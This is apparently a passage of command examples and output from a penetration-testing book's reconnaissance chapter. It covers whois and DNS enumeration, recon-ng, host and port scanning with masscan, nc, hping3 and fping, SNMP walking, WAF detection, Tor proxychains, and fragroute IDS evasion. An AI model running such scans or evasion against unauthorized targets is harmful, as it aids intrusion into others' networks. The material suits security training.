msf > use auxiliary/fuzzers/http/http_form_field
msf auxiliary(http_form_field) > set useragent
useragent => Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
msf auxiliary(http_form_field) > set useragent Googlebot/2.1
useragent => Googlebot/2.1
```


```
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
#dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain
#chain_len = 2
```

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks5 127.0.0.1 9050
```

```
NetRange:       96.47.226.16 - 96.47.226.23
CIDR:           96.47.226.16/29
OriginAS:
NetName:        TOR-MIA01
NetHandle:      NET-96-47-226-16-1
Parent:         NET-96-47-224-0-1
NetType:        Reallocated
Comment:        ================================================
Comment:        This is a Tor Exit Node operated on behalf of the Tor
Comment:        Project. Tor helps you defend against network
Comment:        surveillance that threatens personal freedom and
Comment:        privacy. You can learn more now at www.torproject.org
Comment:        ================================================
```

```
root@kali:~# whois cyberhia.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now
with many different competing registrars. Go to h
for detailed information.

   Domain Name: CYBERHIA.COM
   Registrar: GODADDY.COM, LLC
   Sponsoring Registrar IANA ID: 146
   Whois Server: whois.godaddy.com
   Referral URL: http://www.godaddy.com
   Name Server: NS55.DOMAINCONTROL.COM
   Name Server: NS56.DOMAINCONTROL.COM
   Status: clientDeleteProhibited https://icann.c
   Status: clientRenewProhibited https://icann.or
   Status: clientTransferProhibited https://icann
   Status: clientUpdateProhibited https://icann.c
   Updated Date: 22-aug-2015
   Creation Date: 22-aug-2015
   Expiration Date: 22-aug-2017
```

```
root@kali:~# dmitry -winsepo output.txt www.cyberhia.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'output.txt'

HostIP:45.113.136.187
HostName:www.cyberhia.com

Gathered Inet-whois information for 45.113.136.187
---------------------------------


inetnum:        45.96.0.0 - 45.127.255.255
netname:        NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:          IPv4 address block not managed by the RIPE NCC
remarks:        ------------------------------------------------------
remarks:
remarks:        You can find the whois server to query, or the
remarks:        IANA registry to query on this web page:
remarks:        http://www.iana.org/assignments/ipv4-address-space
remarks:
remarks:        You can access databases of other RIRs at:
remarks:
remarks:        AFRINIC (Africa)
remarks:        http://www.afrinic.net/ whois.afrinic.net
```




```
[recon-ng][default] > load recon/profiles-profiles/profiler
[recon-ng][default][profiler] > show options

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)

[recon-ng][default][profiler] > set source cyberhia.com
SOURCE => cyberhia.com
[recon-ng][default][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.

  Looking Up Data For: Cyberhia.Com
  ---------------------------------
[*] Checking: about.me
[*] Checking: AngelList
```

```
root@kali:~# dnsrecon -t std -d google.com
[*] Performing General Enumeration of Domain:
[-] DNSSEC is not configured for google.com
[*]      SOA ns3.google.com 216.239.36.10
[*]      NS ns2.google.com 216.239.34.10
[-]      Recursion enabled on NS Server 216.239.34.10
[*]      Bind Version for 216.239.34.10 dnsmasq-2.45
[*]      NS ns1.google.com 216.239.32.10
[-]      Recursion enabled on NS Server 216.239.32.10
[*]      Bind Version for 216.239.32.10 dnsmasq-2.45
[*]      NS ns3.google.com 216.239.36.10
[-]      Recursion enabled on NS Server 216.239.36.10
[*]      Bind Version for 216.239.36.10 dnsmasq-2.45
[*]      NS ns4.google.com 216.239.38.10
[-]      Recursion enabled on NS Server 216.239.38.10
[*]      Bind Version for 216.239.38.10 dnsmasq-2.45
[*]      MX alt1.aspmx.l.google.com 74.125.28.26
[*]      MX alt4.aspmx.l.google.com 173.194.219.26
[*]      MX alt3.aspmx.l.google.com 64.233.182.26
```

```
msf auxiliary(smb_enumusers) > use auxiliary/scanner/discovery/ipv6_multicast_ping
msf auxiliary(ipv6_multicast_ping) > show options

Module options (auxiliary/scanner/discovery/ipv6_multicast_ping):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   SHOST                       no        The source IPv6 address
   SMAC                        no        The source MAC address
   TIMEOUT    5                yes       Timeout when waiting for host response.

msf auxiliary(ipv6_multicast_ping) > set interface eth0
interface => eth0
msf auxiliary(ipv6_multicast_ping) > run

[*] Sending multicast pings...
[*] Listening for responses...
[*]     |*| fe80::8e70:5aff:fe8c:cc64 => 8c:70:5a:8c:cc:64
[*]     |*| fe80::1e5f:2bff:fe09:f1b0 => 1c:5f:2b:09:f1:b0
[*]     |*| fe80::e647:90ff:fe00:420 => e4:47:90:00:04:20
[*] Auxiliary module execution completed
msf auxiliary(ipv6_multicast_ping) >
```

```
root@Kali:~# atk6-alive6 eth0
Alive: fe80::14a2:2722:eef0:7b90 [ICMP parameter problem]
Alive: fe80::116e:ed5d:de94:14ef [ICMP parameter problem]

Scanned 1 address and found 2 systems alive
```

```
root@kali:~# traceroute www.google.com
traceroute to www.google.com (172.217.24.36), 30 hops max, 60 byte packets
 1  ae2-er-01-glsfb.ni.time.net.my (223.28.26.41)  7.341 ms  7.225 ms  7.196 ms
 2  223.28.2.1 (223.28.2.1)  10.095 ms  16.018 ms  10.050 ms
 3  Bundle-Ether1-br-01-csfcb.ni.time.net.my (223.28.26.142)  7.039 ms  9.796 ms  9.667 ms
 4  72.14.214.233 (72.14.214.233)  6.708 ms  6.680 ms  9.556 ms
 5  108.170.248.146 (108.170.248.146)  9.439 ms 108.170.248.147 (108.170.248.147)  9.315 ms 108.170.248.130 (108.170.248.1
30)  9.207 ms
 6  209.85.243.113 (209.85.243.113)  45.574 ms 72.14.239.201 (72.14.239.201)  40.452 ms  40.325 ms
 7  72.14.239.66 (72.14.239.66)  42.481 ms 209.85.246.204 (209.85.246.204)  42.519 ms 209.85.246.26 (209.85.246.26)  40.26
9 ms
 8  108.170.241.33 (108.170.241.33)  40.276 ms * *
 9  * * *
10  hkg07s23-in-f36.1e100.net (172.217.24.36)  154.067 ms  154.085 ms  158.947 ms
```

HackBox

```
C:\Users\V04797X>tracert www.google.com

Tracing route to www.google.com [172.217.24.196]
over a maximum of 30 hops:

  1     4 ms     4 ms     4 ms  lo0-ag-01-glsfb.ni.time.net.my [223.28.0.216]
  2     4 ms     4 ms     4 ms  ae2-er-01-glsfb.ni.time.net.my [223.28.26.41]
  3     8 ms    13 ms     6 ms  223.28.2.1
  4     6 ms     5 ms     5 ms  Bundle-Ether1-br-01-csfcb.ni.time.net.my [223.28
.26.142]
  5     8 ms     7 ms     5 ms  72.14.214.233
  6   236 ms     6 ms     7 ms  108.170.248.131
  7    40 ms    39 ms    39 ms  209.85.246.121
  8    38 ms    40 ms    39 ms  209.85.242.10
  9    38 ms    38 ms    38 ms  108.170.241.65
 10    41 ms    39 ms    39 ms  209.85.143.119
 11    41 ms    41 ms    40 ms  hkg12s13-in-f4.1e100.net [172.217.24.196]

Trace complete.
```

```
root@kali:~# hping3 -S www.google.com -p 80 -c 3
HPING www.google.com (wlan0 216.58.196.196): S set, 40 headers + 0 data bytes
len=44 ip=216.58.196.196 ttl=57 id=49409 sport=80 flags=SA seq=0 win=42780 rtt=7.7 ms
len=44 ip=216.58.196.196 ttl=56 id=7723 sport=80 flags=SA seq=1 win=42780 rtt=7.5 ms
len=44 ip=216.58.196.196 ttl=56 id=7465 sport=80 flags=SA seq=2 win=42780 rtt=7.4 ms

--- www.google.com hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 7.4/7.6/7.7 ms
```

```
Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:

 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 17:27:46, 17:27:49, 17:27:49, 17:27:49, 17:27:50, 17:27:51, 17:
:27:51, 17:27:52, 17:27:53, 17:27:53, 17:27:53, 17:27:54, 17:27:54, 17:27:54, 17:27:54, 17:27
7:55, 17:27:55, 17:27:55, 17:27:56, 17:27:56, 17:27:56, 17:27:57, 17:27:58, 17:27:59, 17:27:59, 17:28:0
02, 17:28:02, 17:28:02, 17:28:03, 17:28:03, 17:28:03, 17:28:04, 17:28:04, 17:28:04, 17:28:04, 17:28:05,
, 17:28:05, 17:28:05, 17:28:06, 17:28:06, 17:28:06, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< X-FB-Debug: qHlXloFaMawzdIhvztN8zTMV/pT5ew73pkYBXII6kJlqSO/an88Dfm1ypdxVrJIf/9M1k1vtgDWYhB30flSo9A==
> X-FB-Debug: kb4Lvksg+I4qqmNGJro8Jt3HElSt/ta5fpBnP5JXWg7UytmE3HdEx5Eum9V88JdlgEIVBZ6Noq9lrTSTfvVu5g==

www.facebook.com does Load-balancing. Found via Methods: HTTP[Diff]
```

```
root@kali:~# traceroute [redacted]com
traceroute to [redacted]com (162.[redacted].227), 30 hops max, 60 byte packets
 1  ae2-er-01-glsfb.ni.time.net.my (223.28.26.41)  7.246 ms  7.145 ms  7.122 ms
 2  223.28.2.1 (223.28.2.1)  35.987 ms  36.557 ms  20.304 ms
 3  Bundle-Ether1-br-01-mciwg.ni.time.net.my (223.28.26.82)  12.069 ms  12.009 ms  11.750 ms
 4  124.158.226.149 (124.158.226.149)  19.779 ms  19.762 ms  19.742 ms
 5  xe-0-1-0-1.cr-gw-2-sin-pip.sg.globaltransit.net (124.158.224.241)  19.718 ms xe-0-1-0-1.cr-gw-1-sin-pip
it.net (124.158.224.237)  19.702 ms  19.629 ms
 6  ae-1.br-gw-1-sin-pip.sg.globaltransit.net (124.158.224.42)  19.447 ms  28.823 ms  28.704 ms
 7  xe-0-6-0-7.r00.sngpsi02.sg.bb.gin.ntt.net (116.51.17.185)  28.478 ms  13.957 ms  13.922 ms
 8  ae-1.r20.sngpsi05.sg.bb.gin.ntt.net (129.250.3.146)  13.871 ms  13.868 ms  13.846 ms
 9  ae-8.r22.snjsca04.us.bb.gin.ntt.net (129.250.3.48)  177.679 ms  177.234 ms  177.139 ms
10  ae-0.r23.snjsca04.us.bb.gin.ntt.net (129.250.2.183)  188.780 ms  194.846 ms  192.451 ms
11  ae-3.r21.sttlwa01.us.bb.gin.ntt.net (129.250.3.125)  201.163 ms  211.611 ms  199.117 ms
12  ae-0.r20.sttlwa01.us.bb.gin.ntt.net (129.250.2.53)  195.172 ms  199.031 ms  201.141 ms
13  ae-0.r24.nycmny01.us.bb.gin.ntt.net (129.250.4.14)  273.767 ms  273.766 ms  273.707 ms
14  ae-1.r08.nycmny01.us.bb.gin.ntt.net (129.250.5.62)  261.277 ms  261.268 ms  257.870 ms
15  ae-1.digital-ocean.nycmny01.us.bb.gin.ntt.net (157.238.179.154)  259.337 ms  356.747 ms  356.690 ms
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
```


```
root@kali:~# fragroute
Usage: fragroute [-f file] dst
Rules:
        delay first|last|random <ms>
        drop first|last|random <prob-%>
        dup first|last|random <prob-%>
        echo <string> ...
        ip_chaff dup|opt|<ttl>
        ip_frag <size> [old|new]
        ip_opt lsrr|ssrr <ptr> <ip-addr> ...
        ip_ttl <ttl>
        ip_tos <tos>
        order random|reverse
        print
        tcp_chaff cksum|null|paws|rexmit|seq|syn|<ttl>
        tcp_opt mss|wscale <size>
        tcp_seg <size> [old|new]
```

```
  GNU nano 2.7.4          File: /etc/fragroute.conf

tcp_seg 1 new
ip_frag 32
ip_chaff dup
ip_ttl 10
order random
print
```

```
root@kali:~# fragroute 192.168.0.143
fragroute: tcp_seg -> ip_frag -> ip_chaff -> ip_ttl -> order -> print
192.168.0.124.30003 > 192.168.0.143.30551: SP 1783462266:1783462294(28) win 30324 [tos 0x10] [delay
0.001 ms]
192.168.0.124.47976 > 192.168.0.143.2222: S 204684773:204684773(0) win 29200 <mss 1460,sackOK,timest
amp 147562966 0,nop,wscale 7> [tos 0x10]
192.168.0.124.22882 > 192.168.0.143.14418: SF 1145845612:1145845620(8) ack 1718833993 win 17528 urg
18809 <[bad opt]> [tos 0x10] [delay 0.001 ms]
192.168.0.124.47976 > 192.168.0.143.2222: . ack 1250190100 win 229 <nop,nop,timestamp 147562970 4294
942010> [tos 0x10]
192.168.0.124 > 192.168.0.143: (frag 49776:2@32) [tos 0x10] [delay 0.001 ms]
192.168.0.124.18540 > 192.168.0.143.29749: P 1882277722:1882277734(12) ack 796406353 win 16980 urg 2
6439 (frag 55940:32@0+) [tos 0x10] [delay 0.001 ms]
192.168.0.124.47976 > 192.168.0.143.2222: P ack 1250190100 win 229 <nop,nop,timestamp 147565057 4294
942010> (frag 61342:32@0+) [tos 0x10]
192.168.0.124 > 192.168.0.143: (frag 61342:2@32) [tos 0x10]
192.168.0.124 > 192.168.0.143: (frag 61342:2@32) [tos 0x10] [delay 0.001 ms]
192.168.0.124.47976 > 192.168.0.143.2222: P ack 1250190100 win 229 <nop,nop,timestamp 147565057 4294
942010> (frag 55940:32@0+) [tos 0x10]
192.168.0.124 > 192.168.0.143: (frag 43545:1@32) [tos 0x10]
192.168.0.124.47976 > 192.168.0.143.2222: P ack 1250190100 win 229 <nop,nop,timestamp 147565057 4294
```

```
root@kali:~# wafw00f [redacted]bank.com

                                    ^    ^
  _   __  _   ____ _   __  _   _   ____
 ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
| V V // o // _/ | V V // 0 // 0 // _/
|_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                              <
                               ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://[redacted]bank.com
The site http://[redacted]bank.com is behind a CloudFlare
Number of requests: 1
```

```
root@kali:~# while read r; do nc -v -z $r 1-65535; done < iplist
dlinkrouter [192.168.0.1] 56209 (?) open
dlinkrouter [192.168.0.1] 49152 (?) open
dlinkrouter [192.168.0.1] 45555 (?) open
dlinkrouter [192.168.0.1] 8183 (?) open
dlinkrouter [192.168.0.1] 8182 (?) open
dlinkrouter [192.168.0.1] 8181 (?) open
dlinkrouter [192.168.0.1] 7777 (?) open
dlinkrouter [192.168.0.1] 4433 (?) open
dlinkrouter [192.168.0.1] 443 (https) open
dlinkrouter [192.168.0.1] 80 (http) open
dlinkrouter [192.168.0.1] 53 (domain) open
DNS fwd/rev mismatch: kali != kali.secure
kali [192.168.0.124] 55982 (?) open
kali [192.168.0.124] 33658 (?) open
kali [192.168.0.124] 8000 (?) open
kali [192.168.0.124] 22 (ssh) open
```





```
root@kali:~# masscan 192.168.0.0/24 -p80 --banners
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-02-25 17:04:01 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 192.168.0.145
Discovered open port 80/tcp on 192.168.0.129
Discovered open port 80/tcp on 192.168.0.1
Discovered open port 80/tcp on 192.168.0.120
Banner on port 80/tcp on 192.168.0.129: [http] HTTP/1.1 200 OK\x0d\x0aContent-Type: text/html\x0d\x0aLast-Modifi
ed: Thu, 12 Jan 2017 00:30:08 GMT\x0d\x0aAccept-Ranges: bytes\x0d\x0aETag: \x220e8e266b6cd21:0\x22\x0d\x0aServer
: Microsoft-IIS/7.5\x0d\x0aX-Powered-By: ASP.NET\x0d\x0aDate: Sat, 25 Feb 2017 17:06:01 GMT\x0d\x0aConnection: c
lose\x0d\x0aContent-Length: 1116928\x0d\x0a\x0d
Banner on port 80/tcp on 192.168.0.145: [http] HTTP/1.1 200 OK\x0d\x0aContent-Type: text/html\x0d\x0aLast-Modifi
ed: Thu, 12 Jan 2017 00:30:08 GMT\x0d\x0aAccept-Ranges: bytes\x0d\x0aETag: \x220e8e266b6cd21:0\x22\x0d\x0aServer
: Microsoft-IIS/7.5\x0d\x0aX-Powered-By: ASP.NET\x0d\x0aDate: Sat, 25 Feb 2017 17:06:01 GMT\x0d\x0aConnection: c
lose\x0d\x0aContent-Length: 1116928\x0d\x0a\x0d
Banner on port 80/tcp on 192.168.0.120: [http] HTTP/1.0 404 Not Found\x0d\x0a\x0d
```

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
	328698995	CadmusCo_ff:04:71	Broadcast	ARP	60	Who has 192.168.0.145? Tell 192…
220	85.328726516	192.168.0.166	192.168.0.255	NBNS	92	Name query NB ISATAP<00>
221	85.328734265	192.168.0.129	192.168.0.255	NBNS	92	Name query NB ISATAP<00>
222	85.341873921	CadmusCo_ff:04:71	Broadcast	ARP	60	Who has 192.168.0.1? Tell 192.1…
223	85.342673730	D-LinkIn_09:f1:b0	CadmusCo_ff:04:71	ARP	60	192.168.0.1 is at 1c:5f:2b:09:f…
224	85.343447397	CadmusCo_78:77:ca	Broadcast	ARP	60	Who has 192.168.0.1? Tell 192.1…
225	85.344107103	D-LinkIn_09:f1:b0	CadmusCo_78:77:ca	ARP	60	192.168.0.1 is at 1c:5f:2b:09:f…
226	85.345747959	fe80::dd11:9afe:af4…	ff02::16	ICMPv6	90	Multicast Listener Report Messa…
227	85.345761971	fe80::3500:6136:49b…	ff02::16	ICMPv6	90	Multicast Listener Report Messa…
228	85.345991325	192.168.0.129	224.0.0.22	IGMPv3	60	Membership Report / Leave group…
229	85.345999017	192.168.0.166	224.0.0.22	IGMPv3	60	Membership Report / Leave group…
230	85.346084934	192.168.0.166	224.0.0.22	IGMPv3	60	Membership Report / Leave group…
231	85.347376527	fe80::dd11:9afe:af4…	ff02::16	ICMPv6	90	Multicast Listener Report Messa…
232	85.347471417	fe80::3500:6136:49b…	ff02::16	ICMPv6	90	Multicast Listener Report Messa…
233	85.347597772	192.168.0.129	224.0.0.22	IGMPv3	60	Membership Report / Join group …
234	85.347775464	192.168.0.166	224.0.0.22	IGMPv3	60	Membership Report / Join group …
235	85.348169774	fe80::dd11:9afe:af4…	ff02::1:3	LLMNR	95	Standard query 0x3ec1 ANY metas…

Number

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.115.108  netmask 255.255.240.0  broadcast 10.10.127.255
        inet6 fe80::a634:d9ff:fe0a:b93c  prefixlen 64  scopeid 0x20<link>
        ether a4:34:d9:0a:b9:3c  txqueuelen 1000  (Ethernet)
        RX packets 536415  bytes 761467023 (726.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 236433  bytes 14338324 (13.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
root@kali:~# fping -g 192.168.0.1/24
192.168.0.1 is alive
ICMP Host Unreachable from 192.168.0.124 for ICMP Echo sent to 192.168.0.2
192.168.0.124 is alive
ICMP Host Unreachable from 192.168.0.124 for ICMP Echo sent to 192.168.0.3
192.168.0.125 is alive
ICMP Host Unreachable from 192.168.0.124 for ICMP Echo sent to 192.168.0.4
ICMP Host Unreachable from 192.168.0.124 for ICMP Echo sent to 192.168.0.6
ICMP Host Unreachable from 192.168.0.124 for ICMP Echo sent to 192.168.0.5
ICMP Host Unreachable from 192.168.0.124 for ICMP Echo sent to 192.168.0.7
ICMP Host Unreachable from 192.168.0.124 for ICMP Echo sent to 192.168.0.8
ICMP Host Unreachable from 192.168.0.124 for ICMP Echo sent to 192.168.0.9
```

```
root@kali:~# ./massnmao.sh ipran.txt
I am trying to create a store to dump now hangon

 alright lets fire masscan ****

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-03-05 08:29:25 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [65536 ports/host]
rate:  3.69-kpps,  0.67% done,   0:55:45 remaining, found=1
```

```
root@kali:~# snmpwalk -c public 192.168.56.110 -v1
iso.3.6.1.2.1.1.1.0 = STRING: "Vyatta VyOS 1.1.6"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.30803
iso.3.6.1.2.1.1.3.0 = Timeticks: (1816453) 5:02:44.53
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "vyos"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.7.0 = INTEGER: 14
iso.3.6.1.2.1.1.8.0 = Timeticks: (14) 0:00:00.14
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.2.1.10.131
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
```

